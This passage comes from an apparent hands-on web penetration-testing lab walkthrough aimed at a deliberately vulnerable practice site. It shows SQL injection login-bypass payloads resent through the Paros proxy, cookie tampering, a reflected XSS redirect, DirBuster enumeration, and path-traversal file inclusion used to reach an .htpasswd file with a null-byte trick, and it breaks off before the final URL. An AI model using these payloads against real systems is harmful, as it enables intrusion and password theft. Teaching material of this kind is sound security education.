
You'll notice that this doesn't work, and we get a “Login failed!” message. This is a great failure message, as it doesn't indicate if we got the username wrong, the password wrong, or the query resulted in an error.
Not to be discouraged though, let's take a look at the source of this page. In Firefox you can press Ctrl+U or use the menus under View → Page Source. If you look at the source you'll see that there's a piece of JavaScript in the form that is changing the values we're inserting before submitting them. It looks like this script is replacing any character that isn't a letter or a number. This is stripping the spaces and single quotes out of our values, and defeating our attack. Many developers will use this type of client side validation to limit inputs attackers can pass.



```
<script type="text/javascript">
function fixLogin() {
        var test=/[^a-zA-Z0-9]/g;
        document.login_form.username.value=document.login_form.username.value.replace(test, '');
        document.login_form.password.value=document.login_form.password.value.replace(test, '');
}
</script>
</head>
<body>
<center>
<h2>Login failed!</h2>
<form name="login_form" action="index.php" onSubmit="fixLogin()" method="POST">
```

Fortunately for use, we can bypass this script entirely! If you look back at Paros or your used proxy and you can see our form submission, which has clearly been altered. In the Paros window take note of the values in our POST request. Look in the pane to the lower right of Paros to see these values. You'll notice that they don't include any characters other than alphanumeric ones (no single quotes or spaces). This is a result of the JavaScript filtering our input.

Note the values in Paros:




```
POST http://192.168.0.6/admin/index.php HTTP/1.1
Host: 192.168.0.6
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.6) Gecko/2009020414
CentOS/3.0.6-1.el5.centos Firefox/3.0.6 Paros/3.2.13
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://192.168.0.6/admin/
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

username=or11&password=or11
```

The values that were submitted via POST were 'username=or11&password=or11' which is clearly not what we intended. Let's use Paros to sidestep this annoying JavaScript. Expand the bottom window by dragging the divider up. You can barely see the contents of this pane above the 'History', 'Spider', 'Alerts', and 'Output' tabs in the screen shot above. Once this bottom pane is expanded in Paros we can see all our GET and POST requests.

Once you can view these requests select the POST request at the end of the list, right click on it, and select 'Resend':




```
POST http://192.168.0.6/admin/index.php HTTP/1.1
Host: 192.168.0.6
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.6) Gecko/2009020414 CentOS/3.0.6-1.el5.centos Firefox/3.0.6 Paros/3.2.13
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
```

```
username=or11&password=or11
```

```
1    GET   http://192.168.0.6/                   200 OK          138ms
3    GET   http://192.168.0.6/favicon.ico        404 Not Found     4ms
4    GET   http://192.168.0.6/favicon.ico        404 Not Found   314ms
14   GET   http://192.168.0.6/robots.txt         200 OK            9ms
17   GET   http://192.168.0.6/admin/             200 OK            8ms
109  POST  http://192.168.0.6/admin/index.php    200 OK          168ms
```

This will open up a new window.

In the resulting 'Resend' window let's go ahead and change the values of our POST to the ones we intended, then click the 'Send' button.




```
POST http://192.168.0.6/admin/index.php HTTP/1.1
Host: 192.168.0.6
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.6) Gecko/2009020414 Cent
OS/3.0.6-1.el5.centos Firefox/3.0.6 Paros/3.2.13
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://192.168.0.6/admin/
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

username=' or 1='1&password=' or 1='1
```

You'll notice if you glance down the HTML in the 'Response' tab that we got the same error. Looks like we can't log in using this tactic.

Coaxing Out Error Messages

One common technique used for attacking dynamic websites is deliberately inducing errors to view error statements. Error statements often contain a wealth of information that is helpful to developers, and malicious attackers, but usually is meaningless to ordinary users. Let's try resubmitting the form using:
' test
as the username and no password. You'll need Tamper Data to do this as the JavaScript will replace the single quote value otherwise. Passing this value in we get a handy error message:



Problem with query:

select user_id from user where user_name=''test' AND user_pass = md5('')

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'test' AND user_pass = md5('')' at line 2

This error message enumerates the SQL statement being used, including the table and columns we're dealing with. Now we can see why our previous requests were failing. Given the values we were passing in, the resulting SQL statement must have been:

```
select user_id from user where user_name = '' or 1='1'
AND user_pass = md5('' or 1='1')
```

The error message also shows that passwords seem to be stored in an md5 format. In order to bypass the SQL check we need to mangle the query so it looks like:

```
select user_id from user where user_name = '' or 1='1'
AND user_pass = md5('') or 1=1 #')
```


The '#" symbol indicate a comment in MySQL and that part of the statement will be ignored. In order to accomplish this we need to use the username:

```
' or 1='1
```

and the password:


```
') or 1=1 #
```

Go ahead and user Tamper Data to submit these values and you'll see that you've bypassed the authentication!



You can go ahead and post a fake blog post using the 'Post blog' link just to verify! Another interesting thing to note is how the authentication is accomplished. If you look at the cookies that are set in your browser after a successful login using the Web Developer plugin you'll notice something interesting. If you select the

'Cookies' menu bar then 'View Cookie Information' you'll see that the authentication set two cookie values. One is the 'logged_in' cookie, which seems to be set to some sort of timestamp. The other is the 'user_id' cookie. We can manipulate this cookie value by clicking the 'Edit Cookie' link.



NAME	user_id
VALUE	6
HOST	192.168.0.6
PATH	/admin/
SECURE	No
EXPIRES	At End Of Session


Try posting a blog, then setting the cookie to another value and posting another blog. Notice how your user_id changes the value of the poster's name on the blog page at http://192.168.229.134/index.html?page=blog&title=Blog

Step 7 – Find XSS

Find any one of the number of Cross Site Scripting (XSS) vulnerabilities in the site.

Cross site scripting vulnerabilities are unfortunately fairly ubiquitous across the internet. These vulnerabilities allow attackers to manipulate page displays. By themselves they're fairly harmless, but if an attacker can trick a victim into visiting a page with crafted output they can redirect the user or expose them to other attack vectors. If an attacker can find a URL that can be used to display malicious content then they can send that URL to site users, who will trust it, and attack them. Looking at the URL's for the target site we see a common theme which may indicate XSS vulnerabilities:
http://192.168.229.134/index.html?title=Home Page
http://192.168.229.134 /index.html?page=blog&title=Blog
http://192.168.229.134 /index.html?page=research&title=Research
http://192.168.229.134 /index.html?page=contact&title=Contact
Let's try changing the “title” variable in the URL. Notice what happens when you browse to the website:
http://192.168.229.134 /index.html?title=Hello World!!!
You'll notice a subtle change in the display, the title of the page actually contains

your text. If you view the page source you'll see that your title has been injected into the display.


Prof. Ehks Hello World!!! - Mozilla Firefox
File Edit View History Bookmarks Tools Help

While this seems innocuous, try entering the URL:


http://192.168.229.134 /?title=</title><script>location.href='http://www.google.com';</script>

You'll see that the user is redirected! This could be used to set up a phishing scam site. Especially if the attacker URL encodes the "title" so that it's more difficult to pick out the actual value. Since the attacker can use JavaScript they could even use any number of JavaScript encoding functions.

Step 8 – File include vulnerability

Find the file include vulnerability in the site.

File inclusion vulnerabilities are problems in web applications where attackers can cause unintended pages to be displayed through a web application. File inclusion is a time saving method whereby developers can reuse content. For instance, developers often write a "header" snippit and include it on every single page. This cuts down on retyping and allows changes to be made in one place and affect the site universally. Spotting file inclusion is difficult from the outside, but attackers can look for some common clues. Reviewing the web application at http://192.168.229.134 you'll notice some common conventions in the URL's presented in the top navigation bar, which are:
http://192.168.229.134 /index.html?title=Home Page
http://192.168.229.134 /index.html?page=blog&title=Blog
http://192.168.229.134 /index.html?page=research&title=Research
http://192.168.229.134 /index.html?page=contact&title=Contact
it looks as though pages might be included based on the "page" directive. Let's poke around and see if we can figure out where they might be included.
One good tool for enumerating remote web application is OWASP's DirBuster, which brute forces URL's. Go ahead and start DirBuster from Applications → Attack → DirBuster. Type in the URL http://192.168. 229.134 and click the 'Browse' button and select /home/lampsec/bin/DirBuster-0.12/directory-list-2.3-medium.txt.



Target URL (eg http://example.com:80/)
http://192.168.0.6/

Work Method: ( ) Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads: 10 Threads
[ ] Go Faster

Select scanning type: [✓ List based brute force] ( ) Pure Brute Force

File with list of dirs/files: /home/sasattack/bin/DirBuster-0.12/directory-list-2.3-medium.txt

Char set: a-zA-Z0-9%20-_
Min length: 1
Max Length: 8

Select starting options: [✓ Standard start point] ( ) URL Fuzz


[✓] Brute Force Dirs
[✓] Be Recursive
Dir to start with: /

[✓] Brute Force Files
[ ] Use Blank Extention
File extention: php

URL to fuzz - /test.html?url={dir}.asp
/

Please complete the test details

Once DirBuster is set up click the 'Start' button and let it run. You'll notice DirBuster finds quite a few interesting hits. DirBuster will also list response codes for pages it finds. Note that 302 are redirects and 500 are generally server errors or access denied messages. Scrolling through the list you'll see that DirBuster identifies '/inc/header.php' as a valid file. Let's go ahead and browse to the following URL:
http://192.168.229.134 /inc
You'll notice that directory listing is turned on! You'll also notice that once DirBuster finishes running it finds the directory 'pages'. Browsing to this directory:
http://192.168.229.134 /pages/
reveals a directory listing that seems to correspond to the URL's we first discovered:




Index of /pages

Name	Last modified	Size	Description
Parent Directory		-	
blog.php	09-Mar-2009 10:03	886	
research.php	09-Mar-2009 10:12	7.4K	
search.php	09-Mar-2009 10:10	602	

Apache/2.2.0 (Fedora) Server at 192.168.0.6 Port 80

Let's put these two pieces of information together and see if we can arbitrarily include the header twice. Let's assume that the PHP is looking in the /pages directory for a certain page, but we want to include the header file in the /inc directory. Try the following URL:

http://192.168.229.134 /?page=../inc/header



Professor Ehks Center for Data Studies

Professor Ehks Center for Data Studies

You'll notice the header gets included twice! It looks like there is a file include vulnerability in the site. We'll use this vulnerability to expose sensitive data in the next step.

Step 9 – Crack account passwords

Find the .htpasswd file in the /restricted directory and crack the passwords. Use one of the cracked passwords to log into the target machine.

Exposing and Cracking Apache Passwords

Apache has a nice way to protect directories by requiring a username and a password to be used to access them. Unfortunately, the password hashing Apache uses isn't very strong and if we can get a hold of the .htpasswd file we might be able to crack one of the passwords. Guessing passwords, or brute forcing, usually takes one of two forms. We can try a password guessing attack against an authentication service on the remote machine (like SSH) or, if we can grab password hashes, we can try to crack them on our local machine. The second method is preferable because it is faster and stealthier. In order to gain an Apache password hash out of the .htpasswd file we can't download it directly. If you try to access the file at:

http://192.168.229.134 /restricted/.htpasswd

You'll get an access denied (forbidden) error. However, if we use the file include vulnerability we discovered before we can insert this file into the page output and view it. Let's first try:

http://192.168.229.134 /?page=../restricted/.htpasswd


You'll notice nothing seems to happen. The reason for this is that PHP developers will commonly try to defeat this attack by forcing only PHP pages to be included. They do this using code of the form:

```
<?php
$page = $_GET['page'];
include($page . ".php");
?>
```

So when we request the .htpasswd, what PHP is actually trying to include is .htpasswd.php, which doesn't exist.

Fortunately for us, PHP is written in C, and C demarcates strings using the null byte. This means that if we append a null byte to the end of our URL request (%00 in ASCII URL encoding) the include statement will terminate the filename at our null byte, failing to append the ".php" file extension. Try the following URL:

